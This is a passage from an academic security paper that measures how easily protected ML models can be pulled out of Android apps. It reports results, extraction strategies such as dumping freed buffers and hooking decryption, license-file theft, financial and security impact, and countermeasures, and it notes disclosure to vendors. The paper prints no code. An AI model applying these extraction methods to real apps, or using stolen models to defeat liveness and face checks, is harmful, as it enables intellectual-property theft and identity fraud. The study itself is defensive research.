When analyzing the Chinese apps, we encountered some non-technical difficulties of navigating the apps and triggering their ML functionalities. For instance, some apps require phone numbers from certain regions that we could not obtain for user registration. A lot of them are online P2P loan apps or banking apps that require a local bank account to trigger ML functionalities. Out of the 59 apps, we managed to successfully navigate and trigger ML functionalities in 16 apps. We then extracted decrypted models from 9 of them.

Limitation of ModelXtractor: ModelXtractor failed to extract 11 models whose ML functionalities were indeed triggered. This was because of the limitation of our instrumentation strategies discussed in §5.1. We note that these strategies and the design of ModelXtractor are not meant to extract every protected model. Instead, they represent a fairly practical and simple attack, designed only to reveal the insufficient protection of ML models in today's mobile apps.

5.4 Findings and Insights

Results of Dynamic Model Extraction: Table 6 shows the statistics on the 82 analyzed apps, grouped by the ML frameworks they use. Among the 29 apps whose ML functionalities were triggered, we successfully extracted models from 18 of them (66%). Considering the reuse of those extracted encrypted models, the number of apps that are affected by our model extraction is 347 (*i.e.,* 347 apps used the same models and same protection techniques as the 18 apps that we

extracted models from). This extraction rate is alarming and shows that a majority of the apps using model protection can still lose their valuable models to an unsophisticated attack. It indicates that *even for app developers and ML providers willing/trying to protect their models, it is hard to do it in a robust way using the file encryption-based techniques*.

Table 7 shows the per-app details about the extracted models. We anonymized the apps for security concerns: many of them are highly downloaded apps or provide security-critical services. Many of the listed apps contain more than one ML models. For simplicity, we only list one representative model for each app.

Most decrypted models in memory are not protected at all. As shown in Table 7, most of the decrypted models (12 of 15) were easily captured using the default strategy (S0) when model buffers are to be freed. This means that the decrypted models may remain in memory for an extended period of time (*i.e.,* decrypted models are not erased before memory deallocation), which creates a large time window for model thefts for leakages. Moreover, this result indicates that apps using encryption to protect models are not doing enough to secure decrypted models loaded in memory, partly due to the lack practical in-memory data protection techniques on mobile platforms.

Popularity and Diversity of Extracted Models: *The extracted models are highly popular and diverse, some very valuable or security-critical.* From Table 7 we can see that 8 of 15 listed apps have been downloaded more than 10 million times. Half of the extracted models belong to commercial ML providers, such as SenseTime, and were purchased by the app developers. Such models being leaked may cause direct financial loss to both app developers and model owners (§6).

As for diversity, the model size ranges from 160KB to 20MB. They span all the popular frameworks, such as TensorFlow, TFLite, Caffe, SenseTime, Baidu, and Face++. The observed model formats include Protobuf, FlatBuffer, JSON, and some proprietary formats used by SenseTime, Face++ and Baidu. In terms of ML functionalities, the models are used for face recognition, face tracking, liveness detection, OCR, ID/card recognition, photo processing, and malware detection. Among them, liveness detection, malware detection, and face recognition are often used for security-critical purposes, such as access control and fraud detection. Leakage of these models may give attackers an advantage to develop model evasion techniques in a white-box fashion.

Reusability of the Extracted Models: Extracted models can be directly used by an attacker when they expect standard input representations (e.g., images and video) and run on the common ML frameworks (e.g., TensorFlow and PyTorch). More than 81% of apps in our study contain directly usable models. In some uncommon cases, such as the example given in Section 5.5, a model may expect a special/obfuscated input representation. Such a model, after extraction, cannot be directly used. However, as we demonstrated in the paper, using standard reverse engineering techniques, we could recover the feature vectors and reuse the extracted models in this case.

Potential Risk of Leaking SDK/Model License: *SDK/-Model license are poorly protected.* Developers who bought the ML SDK license from model provider usually ship the license along with app package. During analysis, we find the license are used to verify legal use of SDK before model file get decrypted. However, license file are not protected by the developer, which means it is possible to illegally use the SDK by stealing license file directly from those apps that have bought it. Poor protection of license has been observed in both SenseTime ML SDKs and some other SDKs, which actually affects hundreds of different apps.

Table 6: Model extraction statistics.

ML Framework	Unique Models Analyzed	ML Triggered	Models Extracted	Models Missed	Apps Affected
TensorFlow	3	3	3	0	3
Caffe	7	3	1	2	79
SenseTime	55	16	11	5	186
TFLite	3	2	2	0	76
NCNN	9	3	0	3	0
Other	5	3	2	1	88
Total	82	29	18	11	347

Note: 347 is the sum of affected apps per framework after deduplication.

5.5 Interesting Cases of Model Protection

We observe a few cases clearly showing that some model providers use extra protection on their models. Below we discuss these cases and share our insights.

Encrypting Both Code and Model Files: We analyzed an app that uses the Anyline OCR SDK. From the app profile generated by ModelXRay, we can tell that this app uses TensorFlow framework. It places the encrypted models under a directory named "encrypted_models". Initially, ModelXtractor failed to extract the decrypted models using the default strategy (S0). We manually investigated the reason and found that, unlike most ML apps, this app runs ML inference in a customized WebView, where an encrypted JavaScript, dynamically loaded at runtime, performs the model decryption and inference. We analyzed the heap memory dumped by ModelXtractor using the alternative strategy, S1, and found the TensorFlow model buffers in the memory dump. We verified our findings by decoding the Protobuf model buffers and extract the models' weights.

It shows that, despite the extra protection and sophisticated obfuscation, the app can still lose its models to not-so-advanced attacks that can locate and extract decrypted models in app memory.

Encrypting Feature Vectors and Formats: When we analyzed one malware detection app, we found that it does not encrypt its model file. Instead, it encrypts the feature vectors which is the input of the model. This app uses a Random Forest model for malware classification. It uses TensorFlow framework and the model is in the format of Protobuf. There are more than one thousand features used in this malware

Table 7: Overview of Successfully Dumped Models with ModelXtractor

App name	Downloads	Framework	Model Functionality	Size (B)	Format	Reuses	Extraction Strategy
Anonymous App 1	300M	TFLite	Liveness Detection	160K	FlatBuffer	18	Freed Buffer
Anonymous App 2	10M	Caffe	Face Tracking	1.5M	Protobuf	4	Model Loading
Anonymous App 3	27M	SenseTime	Face Tracking	2.3M	Protobuf	77	Freed Buffer
Anonymous App 4	100K	SenseTime	Face Filter	3.6M	Protobuf	3	Freed Buffer
Anonymous App 5	100M	SenseTime	Face Filter	1.4M	Protobuf	2	Freed Buffer
Anonymous App 6	10K	TensorFlow	OCR	892K	Protobuf	2	Memory Dumping
Anonymous App 7	10M	TensorFlow	Photo Process	6.5M	Protobuf	1	Freed Buffer
Anonymous App 8	10K	SenseTime	Face Track	1.2M	Protobuf	5	Freed Buffer
Anonymous App 9	5.8M	Caffe	Face Detect	60K	Protobuf	77	Freed Buffer
Anonymous App 10	10M	Face++	Liveness	468K	Unknown	17	Freed Buffer
Anonymous App 11	100M	SenseTime	Face Detect	1.7M	Protobuf	18	Freed Buffer
Anonymous App 12	492K	Baidu	Face Tracking	2.7M	Unknown	26	Freed Buffer
Anonymous App 13	250K	SenseTime	ID card	1.3M	Unknown	13	Freed Buffer
Anonymous App 14	100M	TFLite	Camera Filter	228K	Json	1	Freed Buffer
Anonymous App 15	5K	TensorFlow	Malware Classification	20M	Protobuf	1	Decryption Buffer

Note: 1) We excluded some apps that dumped the same models as reported above; 2) We anonymized the name of the apps to protect the user's security; 3) Every app has several models for different functionalities, we only list one representative model for each app.

classification model, including the APIs used by the App, the Permissions claimed in the Android Manifest files and so on. By encrypting the feature vectors, the developer assumes it is impossible to (re)use the model because the input format and content are unknown to attackers. However, we instrumented the decryption functions and extracted the decrypted feature vectors. With this information, an attacker can steal and recover the model as well as the feature vector format, which can lead to model evasions or bypassing the malware detection. It shows that even though some models take specific input format, with some basic reverse engineering effort, the attacker can still uncover and reuse the model.

Encrypting Models Multiple Times: We also observed that one app encrypts its models multiple times. This app offers online P2P loans. It uses two models provided by SenseTime: one for ID card recognition and the other for liveness detection, which are security critical. ModelXtractor successfully extracted 6 model buffers, whose sizes range from 200KB to 800KB. However, we only found 2 encrypted model files. When we were trying to map the model buffers to the encrypted files, we found something very interesting. One encrypted model file named *SenseID_Ocr_Idcard_Mobile_1.0.1.model* has a size of 1.3 MB. Among the dumped model buffers, we have one buffer of the same size. It is supposed to be the right decrypted buffer. After analyzing its content, we found that it is actually a tar file containing multiple files, one of which is *align_back.model*. After inspecting the content of *align_back.model*, we found that it is also an encrypted file. We then found another buffer of the same size, 246 KB, which contains a decrypted model. We finally realized that the app encrypts each model individually and compresses all encrypted models into a tar file, then encrypts it again.

5.6 Responsible Disclosure

We have contacted 12 major vendors whose apps have leaked models, including Google, Facebook, Tencent, SenseTime and etc. We have received responses from five of them.

In summary, for vendors that use plaintext models, one vendor is unaware of possible model leakage until we contact them. For the other vendors, one of them is unaware of the impact that leaked models can incur. Two vendors respond with lack of a practical solution to protect the models, in which one vendor is waiting for hardware support to encrypt the models securely, and the other fails to find an existing proprietary mitigation to make it harder for model reuse. This vendor assumes that malicious end users might eventually gain access to some model data, but not for practical use. For vendors whose models are encrypted but can still be extracted, our research raised internal discussions of one vendor on improving model security. The vendor is taking actions on robust model protection, with research and collaborations with well-known security partners.

6 Q3: What Impacts can (Stolen) Models Incur?

ML models are the core intellectual properties of ML solution providers. The impacts of leaked models are wide and profound, including substantial financial impact as well as significant security implications.

6.1 Financial Impact

6.1.1 Financial Benefit for Attackers

App developers usually have two legitimate ways to get ML models: (1) buying a license from ML solution providers, such as SenseTime, Face++, and so on; (2) Developing their own ML models, which usually requires a large amount of computing and human resources. Stealing the models saves the attackers either the license fee paid to the model providers, or the research and development (R&D) cost on the models.

License Fee Savings for Attackers: Usually, when vendors license an ML model, the app developer can choose between

online authorization or *offline authorization*. A license with offline authorization allows a device to use the ML SDK without network connection. A company with such licenses is given unlimited uses on different devices [14]. The down side is that the model provider has no control over the number of devices or which devices to have access to the model SDKs. As a result, it is hard for the model provider to tell whether a model has been stolen or not. According to Face++, the annual fee for a license with offline authorization is $50,000 to $200,000 [14]. The saving is large enough to motivate an attacker to steal the models or the model licenses. In our analysis, we found 60 cases in which several different apps sharing one model license. One of the licenses is even used by 12 different apps, indicating a high chance of illegal uses.

A license with online authorization can control the usages of the SDKs. Before using the model SDK, a device has to authenticate itself to the model provider with a license key. The model provider can then count the number of authorized devices, and charge the app company per device or per pack of devices. Online authorization offers stronger protection of the model licenses than offline authorization. However, there are still chances that attackers stealthily use a license before it reaches the limit of the current pack. The market price for face landmark SDK is $10,000 for up to 10,000 of online authorizations [14]. Even though the savings are smaller than offline authorized licenses, attackers can still benefit from them financially.

R&D Savings for Attackers: The R&D cost of ML models comes from three sources: collecting and labeling data for training, hiring AI engineers for designing and fine-tuning models, and computing resources, such as renting or buying and maintaining storage servers and GPU clusters for training models.

According to Amazon Mechanical Turk [2], the price of labeling an object ranges from $0.012 to $0.84, depending on the type of the object (e.g., image, text, semantic segmentation). Considering the CMU Multi-PIE database as an example, which contains more than 750,000 images [29], the cost of labeling would be at least $9,000. For larger databases, for example, MegaFace with 4.7 million labels [16], or some audio and video datasets [20, 31], the cost of labeling could be even higher. According to LinkedIn statistics [23], the median base salary for machine learning engineers is $145,000 per year. Given a team with five engineers, training and fine-tuning a model for one year, the cost would be $725,000. Based on the pricing of Amazon SageMaker [3], the monthly rate for ML storage is $0.14 per GB, and the hourly rate for the current generation of ml.p3.2xlarge accelerated computing is $4.284. Still considering the CMU Multi-PIE database as an example, with a data size of 305GB, the yearly cost of data storage and training would be $38,040.

Based on the above information, a conservative estimate on the total saving for attackers on model R&D cost could be $772,040. Note that the salary of AI engineers are based on the public information of large AI companies, which can be higher than those from small companies. The number of AI engineers and the acutual model development cycle vary from case to case. The estimation of R&D cost should take all above factors into consideration.

6.1.2 Financial Loss for Model Vendors

For vendors whose main business (source of income) depends on ML models, e.g., model providers or app companies, model leakages result in pricing disadvantages, lost of customers and market share.

Pricing Disadvantages for Vendors: As mentioned earlier, the cost of ML models can reach millions of dollars, thereby competitors have strong motivation towards leaked models. Once competitors start adopting leaked models with lower cost, they can offer lower prices to the customers. At the same quality, customers are more willing to choose the cost efficient products. Therefore, vendors who leak their models will lose the pricing competition in the first place.

For model providers, the market is strongly competitive. In our study, we have found some top ML SDK providers, such as SenseTime, Megvii, Baidu, ULSee, Anyline, etc. Take Megvii as an example, according to Owler [17], 10 competitors are closely related to its businesses, such as Cognitec, SenseTime, Kairos, FaceFirst, Cortexica, etc. For app companies, the competition is as much competitive if not more so. In Google Play only, our study found 36 apps using ML SDK for image recognition as the main business. Considering the other two stores, at least 215 apps are competing for this business.

Anticipated Falling Market Share for Vendors: The pricing disadvantage caused by leaked models will potentially result in loss of customers and market share, which will both lead to significant revenue loss. Take model provider SenseTime as an example, our study found 8 unique `SenseID_OCR` models, and each is reused by 21 apps on average. Loss of one single app customer will potentially bring a loss of at least $10,000, based on the market price discussed earlier (e.g., $10,000 for up to 10,000 of online authorizations). In fact, SenseTime has more than 700 customers and partners [24], and has a revenue of $750 Million in 2019. For app companies, we also observed unbalanced market share in the 215 apps competing for the business of image recognition. The number of downloads for these apps ranges from ten thousands to one hundred million. *For both model providers and app companies, the decline in market share caused by pricing disadvantage may lead to further financial loss.*

6.2 Security Impact

Some ML models are used for security-critical purposes. For example, liveness detection model is used to verify whether it is a real person holding a real ID card. Face, fingerprint and iris recognition models are used to detect and verify the identity of a person. These models bring in great convenience, for example, users do not need to go to a bank or customer

service centers to verify their identities. However, breaches of such models bring in security and privacy concerns.

For attackers, a leaked security-critical model makes it easier for them to design and craft adversarial examples. They can then use the examples to either fake different identities, or simply bypass the identity check of the apps [7].

We found more than 100 apps using on-device ML models for banking and loan services. These apps provide personal loan services aiming at quick and convenient loan applications. They use face recognition models to verify the identity of a person by taking a short video, and comparing with the photo on the ID card. The apps then determine the credit limits and rates to loan to the applicants. When the models are leaked, attackers can easily fake identities of other applicants, and apply for loans on their behalf.

In our analysis, we found that 872 apps are using liveness detection models, representing 59% of all the apps using on-device ML. We also found security-critical models to be shared among different apps, for example, the `SenseID_Motion_Liveness` model is shared by 81 apps. Leakage of this model from any of the apps will make it easier for the attackers to bypass the detection to all the 81 apps.

For end users, it raises the concern that attackers with faked identities can access users' private information. For example, some apps provide online medical services, such as booking appointments, filling out medical history forms, receiving electrical prescriptions, and laboratory reports from the doctors. They may also use on-device ML models to verify the identities of patients. Bypassing the verification will allow attackers to access personal medical records. In our analysis, we found 6 such apps, which have been downloaded more than 9 million times on 360 Mobile Assistant Store. One of the face detection model, although encrypted, is shared by 77 different apps. Leakage of the model from any of the apps will potentially expose the personal medical records of mass end users. It is therefore important for vendors to protect the models, especially when they are security-critical. *Vendors and app developers should be careful about the potential security impact caused by leaked/stolen models.*

7 Countermeasures

In this section, we discuss several existing approaches to protecting on-device machine learning models and their limitations. We also share our insights in the future research of model protection.

7.1 Current Model Protection

Obfuscation makes it harder for attackers to recover the model. We observed that developers have implemented their own obfuscation/de-obfuscation mechanisms, which impose non-trivial programming overhead. For example, NCNN can convert models into binaries where text is all striped, and Mace can convert a model to C++ code [26, 32].

Encryption prevents the attackers from directly accessing the model from a downloaded APK. We observed that developers use encryption in many ways to protect their models, including the ML feature vectors, ML models, and the code to run model inferences. However, they all fall victim to our non-sophisticated dynamic analysis.

Customized model frameworks/formats increase the effort for attackers to identify and reuse the models. We observed that customized or proprietary model formats, such as MessagePack (.model), pickle (.pkl), Thrift (.thrift), can be used to counter against model reverse engineering. We also observed customized ML library running encrypted JavaScript in a customized WebView.

7.2 Limitations

Obfuscation is vulnerable to devoted attackers who can recover the model with knowledge of binary decompilation. Attackers can leverage program slicing and partial execution [41, 51] to de-obfuscate Android apps [39, 60], and further decompile and recover the obfuscated models. Even without these knowledge, attackers can reuse the model as a black box.

Encryption is vulnerable to attackers who can perform dynamic analysis and instrument app memory at runtime. We have demonstrated it in Section 5.1.

Customized model frameworks/formats are vulnerable to documentation leakage of the model frameworks/formats. The documentation may come from internal attackers, or skilled and patient attackers who have good motivation to reverse engineer the model frameworks/formats.

7.3 Future Works

Secure hardware is the most promising approach to protecting models on mobile devices. It has been demonstrated on desktop platforms. For example, recent advance in TF-Trusted [28] allows developers to run Tensorflow models inside of secure enclaves, such as Intel SGX [15]. Slalom [56] uses SGX during model inference, applies homomorphic encryption on each layer's input and outsources the computation of linear layers to GPU securely. Privado [55] uses SGX to mitigate side channel attacks of input inference. TensorScone [46] also uses SGX to protect model inference but does not consider GPU. Graviton [58] is proposed to make GPU a trusted execution environment with minimal hardware changes incurred. So far, research in this area focuses on cloud-end security.

Future research should consider secure hardware backed model inference on mobile device. For example, Arm TrustZone [33] in mobile devices can be used to provide model protection. There are also some unique challenges that needs to be addressed on mobile devices. Compared with desktop platforms, mobile devices are more restricted in computation

resources, making it impractical to perform model inference entirely in TEE. Given the wide adoption of GPU on mobile devices, an effective model protection should also consider using the GPU for acceleration in a secure way.

8 Discussion

Manual analysis effort: Although ModelXtractor can automatically generate instrumentation scripts customized for the apps, manual effort is required in the dynamic analysis. As described in Section 5.3, some Chinese apps require registration with valid phone numbers or regional bank accounts before using ML models. Manual effort is thus needed to feed in valid registration information. To maximize the chance of triggering ML models, manual effort is also needed to fully navigate the apps with ML-related functionalities. After the model is loaded and suspected model buffer dumped by ModelXtractor, manual effort is needed to verify the start of the model based on the encoding signatures described in Section 5.2. Then we truncate the buffer and use a model decoder, e.g. protobuf, to parse the buffer and manually verify whether it is a ML model.

The amount of manual effort depends on how easy it is to trigger the ML functionality. Some apps do not need registration and the ML models are loaded by default, such as some AI camera apps, extracting their models takes less than an hour. In the worst cases, such as some P2P loan apps, whole ML models cannot be loaded without registration with valid phone numbers and regional bank accounts, it may take hours to extract the models. We therefore prioritize on apps whose models can be easily extracted, and budget 2 hours for each app among the 82 apps we analyzed in Table 6.

Research Insights: *White-box Adversarial Machine Learning.* Previous research on adversarial machine learning has been focused on black-box threat models, assuming the model files are inaccessible. Our research shows that an attacker can easily extract the protected private models. As a result, more research on defending adversarial machine learning under white-box threat model is much needed to improve the resiliency of those models used in security critical applications.

Model Plagiarism Detection. As machine learning models are not well protected, attackers, instead of training their own model, can steal their competitor's model and reuse it. As a result, model plagiarism detection is needed to prevent this type of attack. It is challenging because the attacker can retrain their model based on the stolen one, making it looks very different. We need research to detect model plagiarism and provide forensic tools for illegal model reuse analysis.

Limitations: Since the goal of this paper is to show that even simple tools can extract on-device ML models in a large scale, ModelXRay and ModelXtractor are limited by the straightforward design of keyword matching. We acknowledge that the scale of model extraction can be further improved by leveraging program slicing and partial execution [41,51], and Android app de-obfuscation [39,60]. Further, model encoding and content features are limited to well-known ML SDKs having documentation available, thereby we believe an extended knowledge base can further include special model encoding formats.

We note that our financial loss analysis is subjective and limited by the asymmetric information of R&D cost and company revenue. The approach is used to emphasize the point that costs can be very high. A more comprehensive study can be carried out by stakeholders having real data of model leakage cases.

9 Related Work

Motivated by hardware acceleration and efficiency improvement of deep neural networks [48], on-device model inference becomes a new trend [61]. This work empirically evaluates model security on mobile devices. It interacts with three lines of research: machine learning model extraction, adversarial machine learning, and proprietary model protection.

To extract information from Android apps, prior works have used various techniques, such as memory instrumentation, program slicing and partial execution. For example, to detect Android malware, Hoffmann presents static analysis with program slicing on Smali code [43]. DroidTrace [63] presents ptrace based dynamic analysis with forward execution capability. DroidTrace monitors selected system calls of the target process, and classifies the behaviors through the system call sequences. Rasthofer combines program slicing and dynamic execution [51] to further extract values from obfuscated samples, which include reflected function calls, sensitive values in native code, dynamically loaded code, and other anti-analysis techniques. Similar works include DeGuard [39] and TIRO [60]. To extract the cryptographic key of a TLS connection, DroidKex [54] applies fast extraction of ephemeral data from the memory of a running process. It then performs partial reconstruction on the semantics of data structures. ARTIST provides an Android Runtime Instrumentation Toolkit [42], which monitors the execution of Java and native code. ARTIST parses OAT executable files in memory to find classes and methods of interest, and locate internal structures of the Android Runtime. AndroidSlicer combines asynchronous slicing for data modeling and control dependencies in the callbacks [37]. It can locate instructions responsible for model loading/unloading, and track responsible parts based on app inputs. Similarly, CredMiner investigates the prevalent unsafe uses of developer credentials [64]. It leverages data flow analysis to identify the raw form of the embedded credential. Our work also combines static and dynamic analysis on Android apps, however, with a different goal of machine learning model extraction.

Prior work on machine learning model extraction focuses on learning-based techniques targeting ML-as-a-service. Tramer et. al proposes stealing machine learning models via prediction APIs [57], since ML-as-a-service may accept partial feature vectors as inputs and include confidence values with predictions. Then, Wang et. al [59] extend the attacks by

stealing hyperparameters. Other work includes stealing the functionality of the models [45, 50], querying the gradient to reconstruct the models [49], exploratory attacks to reverse engineer the classifiers [52], and side channel attacks to recover the models [38]. Our work is orthogonal to these study by targeting on-device model inference, assuming the attackers having physical access to the mobile devices running model inference.

Model extraction paves the road for adversarial machine learning. Prior work [44, 47] fooling the models or bypassing the check is mostly under the black-box threat model. Once ML models become white-box, attackers can easily craft adversarial examples to deceive the learning systems. Our study shows white-box adversarial machine learning is a real threat to on-device ML models.

To protect machine learning model as an intellectual property, watermark technique has been used to detect illegitimate model uses [36, 62]. Moreover, fingerprinting has been used to protect model integrity. Chen et al. encodes fingerprint [40] in DNN weights so that the models can be attested to make sure it is not tampered or modified. Our research supports it with the finding that model plagiarism is a realistic problem especially for mobile platforms.

10 Conclusion

We carry out a large scale security analysis of machine learning model protection on 46,753 Android apps from both the Chinese and the US app markets. Our analysis shows that on-device machine learning is gaining popularity in every category of mobile apps, however, 41% of them are not protecting their models. For those are, many suffer from weak protection mechanisms, such as using the same encrypted model for multiple apps, and even the encrypted models can be easily recovered with our unsophisticated analysis. Our impact analysis shows that model leakage can financially benefit attacks with as high as millions of dollars, and allow attackers to evade model-based authentication and access user private information. Attackers both technically can and financially are motivated to steal models. We call for research into robust model protection.

Acknowledgment

The authors would like to thank the paper shepherd Prof. Konrad Rieck and the anonymous reviewers for their insightful comments. This project was supported by the National Science Foundation (Grant#: CNS-1748334) and the Army Research Office (Grant#: W911NF-18-1-0093). Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding agencies.

References

[1] A brief guide to mobile AI chips. https://www.theverge.com/2017/10/19/16502538/mobile-ai-chips-apple-google-huawei-qualcomm.

[2] Amazon SageMaker Ground Truth pricing. https://aws.amazon.com/sagemaker/groundtruth/pricing/.

[3] Amazon SageMaker Pricing. https://aws.amazon.com/sagemaker/pricing/.

[4] Android ml. https://developer.android.com/ml.

[5] Apache MXNet | A flexible and efficient library for deep learning. https://mxnet.apache.org/.

[6] Apple core ml. https://developer.apple.com/documentation/coreml/core_ml_api/personalizing_a_model_with_on-device_updates.

[7] Artificial Intelligence + GANs can create fake celebrity faces. https://medium.com/datadriveninvestor/artificial-intelligence-gans-can-create-fake-celebrity-faces-44fe80d419f7.

[8] Caffe2 -a lightweight, modular, and scalable deep learning framework. https://github.com/facebookarchive/caffe2.

[9] Converting model to C++ code. https://mace.readthedocs.io/en/latest/user_guide/advanced_usage.html.

[10] Core ML | Apple Developer Documentation. https://developer.apple.com/documentation/coreml.

[11] Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers. https://frida.re/.

[12] Entropy(information theory). https://en.wikipedia.org/wiki/Entropy_(information_theory)#Entropy_as_information_content.

[13] Face++ - Cognitive Services. https://www.faceplusplus.com/.

[14] Face++ pricing details - mobile sdk. https://www.faceplusplus.com/pricing-details/#offline.

[15] Intel® Software Guard Extensions. https://software.intel.com/en-us/sgx.

[16] MegaFace and MF2: Million-Scale Face Recognition. http://megaface.cs.washington.edu/.

[17] Megvii's Competitors, Revenue, Number of Employees, Funding and Acquisitions. https://www.owler.com/company/megvii.

[18] Netron. https://lutzroeder.github.io/netron/.

[19] Online Protobuf Decoder. https://protogen.marcgravell.com/decode.

[20] Over 1.5 TB's of Labeled Audio Datasets. https://towardsdatascience.com/a-data-lakes-worth-of-audio-datasets-b45b88cd4ad.

[21] Paddle-lite github. https://github.com/PaddlePaddle/Paddle-Lite.

[22] Protocol Buffers Encoding Rule. https://developers.google.com/protocol-buffers/docs/encoding#simple.

[23] Salary for the Machine Learning Engineer. https://www.linkedin.com/salary/machine-learning-engineer-salaries-in-san-francisco-bay-area-at-xnor-ai.

[24] SenseTime has 700+ customers and partners. https://www.forbes.com/sites/bernardmarr/2019/06/17/meet-the-worlds-most-valuable-ai-startup-chinas-sensetime/.

[25] Strip visible string in ncnn. https://github.com/Tencent/ncnn/wiki.

[26] Tencent ncnn github. https://github.com/Tencent/ncnn.

[27] TensorFlow. https://www.tensorflow.org/.

[28] TF Trusted. https://github.com/dropoutlabs/tf-trusted.

[29] The CMU Multi-PIE Face Database. http://www.cs.cmu.edu/afs/cs/project/PIE/MultiPie/Multi-Pie/Home.html.

[30] Unity Asset Store - The Best Assets for Game Making. https://assetstore.unity.com/?category=tools%2Fai&orderBy=1.

[31] Video Dataset Overview - Sortable and searchable compilation of video dataset. https://www.di.ens.fr/~miech/datasetviz/.

[32] Xiaomi mace github. https://github.com/XiaoMi/mace.

[33] ARM TrustZone in Android. https://medium.com/@nimronagy/arm-trustzone-on-android-975bfe7497d2, 2019.

[34] SenseTime. https://www.sensetime.com/, 2019.

[35] The AppInChina App Store Index. https://www.appinchina.co/market/app-stores/, 2019.

[36] Yossi Adi, Carsten Baum, Moustapha Cisse, Benny Pinkas, and Joseph Keshet. Turning your weakness into a strength: Watermarking deep neural networks by backdooring. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1615–1631, 2018.

[37] Tanzirul Azim, Arash Alavi, Iulian Neamtiu, and Rajiv Gupta. Dynamic slicing for android. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, pages 1154–1164. IEEE, 2019.

[38] Lejla Batina, Shivam Bhasin, Dirmanto Jap, and Stjepan Picek. Csi neural network: Using side-channels to recover your artificial neural network information. *arXiv preprint arXiv:1810.09076*, 2018.

[39] Benjamin Bichsel, Veselin Raychev, Petar Tsankov, and Martin Vechev. Statistical deobfuscation of android applications. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 343–355, 2016.

[40] Huili Chen, Cheng Fu, Bita Darvish Rouhani, Jishen Zhao, and Farinaz Koushanfar. DeepAttest: An End-to-End Attestation Framework for Deep Neural Networks. 2019.

[41] Yi Chen, Wei You, Yeonjoon Lee, Kai Chen, XiaoFeng Wang, and Wei Zou. Mass discovery of android traffic imprints through instantiated partial execution. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 815–828, 2017.

[42] Lukas Dresel, Mykolai Protsenko, and Tilo Müller. Artist: the android runtime instrumentation toolkit. In *2016 11th International Conference on Availability, Reliability and Security (ARES)*, pages 107–116. IEEE, 2016.

[43] Johannes Hoffmann, Martin Ussath, Thorsten Holz, and Michael Spreitzenbarth. Slicing droids: program slicing for smali code. In *Proceedings of the 28th Annual ACM Symposium on Applied Computing*, pages 1844–1851, 2013.

[44] Ling Huang, Anthony D Joseph, Blaine Nelson, Benjamin IP Rubinstein, and J Doug Tygar. Adversarial machine learning. In *Proceedings of the 4th ACM workshop on Security and artificial intelligence*, pages 43–58. ACM, 2011.

[45] Matthew Jagielski, Nicholas Carlini, David Berthelot, Alex Kurakin, and Nicolas Papernot. High-fidelity extraction of neural network models. *arXiv preprint arXiv:1909.01838*, 2019.

[46] Roland Kunkel, Do Le Quoc, Franz Gregor, Sergei Arnautov, Pramod Bhatotia, and Christof Fetzer. TensorSCONE: A Secure TensorFlow Framework using Intel SGX. *arXiv preprint arXiv:1902.04413*, 2019.

[47] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial machine learning at scale. *arXiv preprint arXiv:1611.01236*, 2016.

[48] Juhyun Lee, Nikolay Chirkov, Ekaterina Ignasheva, Yury Pisarchyk, Mogan Shieh, Fabio Riccardi, Raman Sarokin, Andrei Kulik, and Matthias Grundmann. On-Device Neural Net Inference with Mobile GPUs. https://arxiv.org/abs/1907.01989, 2019.

[49] Smitha Milli, Ludwig Schmidt, Anca D Dragan, and Moritz Hardt. Model reconstruction from model explanations. *arXiv preprint arXiv:1807.05185*, 2018.

[50] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Knockoff nets: Stealing functionality of black-box models. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 4954–4963, 2019.

[51] Siegfried Rasthofer, Steven Arzt, Marc Miltenberger, and Eric Bodden. Harvesting runtime values in android applications that feature anti-analysis techniques. In *NDSS*, 2016.

[52] Tegjyot Singh Sethi and Mehmed Kantardzic. Data driven exploratory attacks on black box classifiers in adversarial domains. *Neurocomputing*, 289:129–143, 2018.

[53] Mark Slee, Aditya Agarwal, and Marc Kwiatkowski. Thrift: Scalable Cross-Language Services Implementation. Technical report.

[54] Benjamin Taubmann, Omar Alabduljaleel, and Hans P Reiser. Droidkex: Fast extraction of ephemeral tls keys from the memory of android apps. *Digital Investigation*, 26:S67–S76, 2018.

[55] Shruti Tople, Karan Grover, Shweta Shinde, Ranjita Bhagwan, and Ramachandran Ramjee. Privado: Practical and secure DNN inference. *arXiv preprint arXiv:1810.00602*, 2018.

[56] Florian Tramer and Dan Boneh. Slalom: Fast, verifiable and private execution of neural networks in trusted hardware. *arXiv preprint arXiv:1806.03287*, 2018.

[57] Florian Tramèr, Fan Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *25th {USENIX} Security Symposium ({USENIX} Security 16)*, pages 601–618, 2016.

[58] Stavros Volos, Kapil Vaswani, and Rodrigo Bruno. Graviton: Trusted execution environments on GPUs. In *13th {USENIX} Symposium on Operating Systems Design and Implementation ({OSDI} 18)*, pages 681–696, 2018.

[59] Binghui Wang and Neil Zhenqiang Gong. Stealing hyperparameters in machine learning. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 36–52. IEEE, 2018.

[60] Michelle Y Wong and David Lie. Tackling runtime-based obfuscation in android with {TIRO}. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1247–1262, 2018.

[61] Mengwei Xu, Jiawei Liu, Yuanqiang Liu, Felix Xiaozhu Lin, Yunxin Liu, and Xuanzhe Liu. A First Look at Deep Learning Apps on Smartphones. *The World Wide Web Conference on - WWW '19*, (May):2125–2136, 2019.

[62] Jialong Zhang, Zhongshu Gu, Jiyong Jang, Hui Wu, Marc Ph Stoecklin, Heqing Huang, and Ian Molloy. Protecting intellectual property of deep neural networks with watermarking. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 159–172. ACM, 2018.

[63] Min Zheng, Mingshen Sun, and John CS Lui. Droidtrace: A ptrace based android dynamic analysis system with forward execution capability. In *2014 international wireless communications and mobile computing conference (IWCMC)*, pages 128–133. IEEE, 2014.

